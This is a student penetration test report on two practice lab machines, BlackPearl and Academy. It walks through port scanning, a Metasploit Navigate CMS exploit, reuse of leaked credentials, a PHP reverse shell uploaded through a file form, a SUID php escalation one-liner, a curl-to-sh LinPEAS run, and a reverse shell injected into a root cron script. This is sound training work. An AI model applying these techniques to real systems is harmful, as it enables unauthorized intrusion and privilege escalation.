Penetration Test Report

Submitted by INDUJA E

Contents

[1. Independent Challenges 3](#_Toc159434725)

[1.1 Target #1 – BlackPearl 3](#_Toc159434726)

[1.1.1 Initial Access – Configuring the machine. 3](#_Toc159434727)

[1.1.2 Service Enumeration 3](#_Toc159434728)

[1.2 Target #2 – Academy 15](#_Toc159434729)

[1.2.1 Initial Access – Configuring the machine. 15](#_Toc159434730)

[1.2.2 Service Enumeration 15](#_Toc159434731)

|  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- |
| |  |  |  |  |  |  | | --- | --- | --- | --- | --- | --- | | 1. Independent Challenges1.1 Target #1 – BlackPearl1.1.1 Initial Access – Configuring the machine. To initiate work on the Black Pearl machine, firstly, established the Virtual Machine (VM) and configured Network Address Translation (NAT) settings. Setting up NAT allows the VM to access the internet through the host machine’s network connection and it also allows the host machine to communicate with the VM.  After configuring NAT, made the necessary changes in /etc/network/interfaces file of the target machine.    Figure 1: network interface file  Saved the changes and executed the command “*ifup ens33”* to bring the interface up. Subsequently got the IP address of the machine by executing the following command.    Figure 2: Verifying the IP address 1.1.2 Service Enumeration After conducting port scanning techniques, specifically *masscan* and *nmap* (Network Mapper), the following results have been discovered.    Figure 3 : masscan result  └─$ nmap 192.168.117.130 -A -v -p22,53,80 -T5    Figure 4 : nmap scan results  **Port Scan Results**   |  |  | | --- | --- | | **IP Address** | **Ports Open** | | 192.168.117.130 | 80(HTTP),53(DNS),22(SSH) |   Operating System: Linux  After discovering that port 80 was open, an examination of the website revealed only Nginx server index page.    Figure 5: Initial page  Following standard checks, a user and a domain name were identified from the page source.  User: Alek  Domain name: blackpearl.tcm    Figure 6: Page Source  Since the machine is running DNS, an additional investigation using reverse DNS lookups is performed to determine the domain names associates with the specific IP addresses. From the enumeration tool, it was confirmed that the domain name is **blackpearl.tcm**.    Figure 7: Reverse DNS lookup  Added the domain name to the /etc/hosts file.  └─$ sudo nano /etc/hosts    Figure 8 : hosts file  After adding the domain name to the hosts file, I visited <http://blackpearl.tcm> and found a static page that displays various information listed below.    Figure 9: http://blackpearl.tcm  Further, scanned the website <http://blackpearl.tcm> using gobuster tool for enumerating the directories and files associated with the URL. Upon scanning a directory named **navigate** was discovered. Visited the identified directory with the help of the link provided by the gobuster.    Figure 10: Gobuster results  Upon navigating to the link, it redirected to a login page. Initial attempts using default credentials and SQL injection were unsuccessful in bypassing the login page. Upon closer examination of the page, the version **Navigate CMS v2.8** was identified at the bottom right corner.    Figure 11: login page  I researched potential exploits for navigate CMS and subsequently searched for the exploit within the Metasploit console.    Figure 12: Navigate CMS exploit  After making the necessary changes in the module options, set the values for fields RHOSTS, LHOST and LPORT.  RHOSTS : blackpearl.tcm  LHOST : 192.168.117.128 (host machine ip)  LPORT : 4444    Figure 13: exploit module options  After running the module, a meterpreter session was opened. Further did an investigation on the files and directories inside the shell.    Figure 14: files and directories  Upon navigating through the directories, discovered a file named **globals.php** containing sensitive data, including a password for the user **alek**.  User: alek  Password: H4x0r    Figure 15: globals.php  With the SSH port open, I attempted the identified password for the user alek, resulting in a successful SSH login.    Figure 16: SSH session for alek  **Privilege Escalation:**  To obtain root access on the machine, executed the LinPEAS (Linux Privilege Escalation Awesome Script) which was downloaded from GitHub using the curl command.  └─$ curl -L [https://github.com/carlospolop/PEASSng/releases/latest/download/linpeas.sh |](https://github.com/carlospolop/PEASSng/releases/latest/download/linpeas.sh%20|) sh    Figure 17: linpeas.sh  Gone through the script and found some files with interesting SUID permissions which in turn helps in privilege escalation. From figure 17, we can clearly see that /usr/bin/php7.3 is a SUID bit enabled binary.    Figure 18: SUID section in LinPEAS  It is also possible to find the SUID files using the following command  └─$ find / -perm -4000 – type f -exec ls -la {} 2>/dev/null \;    Figure 19: SUID files  From [*https://gtfobins.github.io/gtfobins/php/#suid*](https://gtfobins.github.io/gtfobins/php/#suid) *,* found a way to escalate SUID for php.  php -r "pcntl\_exec('/bin/sh', ['-p']);"  As the system is using the version php7.3, replaced the php version and executed the command. Finally achieved the root access and obtained the flag for the BlackPearl machine.    Figure 20 : root access |  | | 1.2 Target #2 – Academy1.2.1 Initial Access – Configuring the machine. Similar to the previous machine, the initial steps for setting up the Academy machine were undertaken. These included:   * Establishing the VM * Configuring NAT * Modifying primary network interface in the /etc/network/interfaces file   Afterwards, executed “*ip a”* command for obtaining the ip address of the academy machine.    Figure 21: Verifying the ip address 1.2.2 Service Enumeration Upon completing with the VM setup and acquiring ip address, executed the port scanning techniques.   * Masscan results     Figure 22 : masscan result   * Nmap results     Figure 23: nmap result  From masscan and nmap, the following information were gathered.   |  |  | | --- | --- | | **IP Address** | **Ports Open** | | 192.168.117.130 | 80(HTTP),21(FTP),22(SSH) |   Operating System: Linux  It was determined that port 21 was open, indicating the presence of FTP service. So, access to the machine was done using the default username and password of FTP port.  Here, I used “**anonymous**” as the default username and password.    Figure 24: FTP login  After successfully logged into the ftp server, used “dir” command to list all the files and directories inside the server. Found a file named **note.txt.**  Examining the text file, discovered information within a database query, including student registration number, encrypted password and name. Besides FTP, we know that ports 22 and 80 are also open. Therefore, an initial check was performed on port 80, revealing the presence of the default Apache2 page on the server.    Figure 25 : Default page on port 80  As there is currently one default page active in the server. The wfuzz tool was used to determine the existence of any additional pages on the server. wfuzz is an open-source web application brute-forcing tool which is utilized to identify vulnerabilities, weakness or misconfigurations in web applications.    Figure 26: wfuzz scan  The scan revealed the presence of several pages on the server, aside from the default page. One of these pages, named “**academy**” was discovered and upon visiting the page, it was observed to be a student portal with a login page for online course registration. The page contains fields for entering the registration number and password. | |  |  |  |
| Figure 27: 192.168.117.129/academy/  From the note.txt file obtained from the FTP server, we came across a query containing a student ID and a password hash. To bypass the login page, I attempted to utilize these credentials. As the password is in hash form, the initial step is to crack the password. To achieve this, it is necessary to identify the type of hashing algorithm used.    Figure 28: finding hash type  HashID is a tool which can be used to identify a single hash, parse a file or read multiple files in a directory and identify the hashes within them. After using hashID, it was determined that the password hash obtained is an MD5 hash. Subsequently, a random MD5 to text generator was employed to decrypt the hash. Ultimately, the password was successfully obtained, and it is “**student**”.    Figure 29 : MD5 to text conversion  It is also possible to crack the password using hashcat tool. Hashcat is a fast password recovery tool that helps break complex password hashes and it is one of the few tools that can work with the GPU.  [*https://www.freecodecamp.org/news/hacking-with-hashcat-a-practical-guide/#:~:text=Hashcat%20is%20a%20fast%20password,can%20work%20with%20the%20GPU.*](https://www.freecodecamp.org/news/hacking-with-hashcat-a-practical-guide/#:~:text=Hashcat%20is%20a%20fast%20password,can%20work%20with%20the%20GPU.)  Based on the above steps, we acquired a student id, password and access to a login page. Utilizing “**10201321”** as the student registration number and “**student”** as the password, it is possible to log into the portal.    Figure 30 : login page  After successful login, a student registration page was discovered, providing the feature to update the details of the student. The fields include student name, registration number, pincode, CGPA and an option to upload student photo.    Figure 31: student registration page  Upon noticing the existence of file upload feature, an examination was conducted to determine if the system is vulnerable to file upload vulnerabilities. To exploit such vulnerabilities, a reverse shell code is necessary. It was observed that the website operates on PHP technology. For that reason, a PHP reverse shell was obtained from a reverse shell generator, , <https://www.revshells.com/> .    Figure 32: PHP revesre shell  After obtaining the reverse shell, made the necessary modifications in the file (rev\_shell.php) before uploading to the server. Edited the line **$ip = “192.168.117.128”** to reflect the IP address of the Kali (Host machine). Further, initiated a Netcat listener configured to listen on the specified port mentioned in the reverse shell, which is **$port =1234.** |  |  |  |
| Figure 33: Netcat listener  The file rev\_shell.php was successfully uploaded to the server and the profile was updated accordingly. Following the successful profile update, a connection was established from the victim server using the Netcat listener. As a result, access to the shell was obtained, allowing privileges to read server configuration files and data as **www-data** user.    Figure 34: Netcat shell |  |  |  |




Figure 35: Traversing through the files and directories

Later on, I explored certain files and directories on the server and discovered a configuration file named "**config.php**" within /var/www/html/academy/includes/. Within this PHP file, I identified a MySQL password, "**My\_V3ryS3cur3\_P4ss**," associated with the user "**grimmie**."





Figure 36 : Configuration file

Based on the port scanning results, it became evident that port 22(SSH) is accessible, so utilized the acquired username and password to access SSH.



Successfully accessed the victim machine through SSH, gaining entry as the user “grimmie”.

**Privilege Escalation:**

To obtain root access to the machine, the linpeas.sh script was executed, considering it is a Linux machine. The results revealed the presence of a **backup.sh** file within the /home/grimmie directory. The script is configured to perform backups every minute, hour, day, month, and week.




Figure 37 : Linpeas result

The detailed information regarding the execution timing of the script file can be found on /etc/crontab file. The file allows system administrators to schedule tasks that run with the privileges of the root user.

As the script is written in Bash, a reverse shell script was acquired from<https://www.revshells.com/> and incorporated into the **backup.sh** file.




Figure 38 : backup.sh file with reverse shell

The IP in the script was substituted with the host machine's IP (Kali machine). Subsequently, initiated a Netcat listener on the host machine using port number 8989. Executed the **backup.sh** file from the victim machine, resulting in a successful connection to the Netcat listener.



Figure 39: netcat listener

Ultimately, gained root access to the machine and located the flag file for the machine Academy.




Figure 40 : root access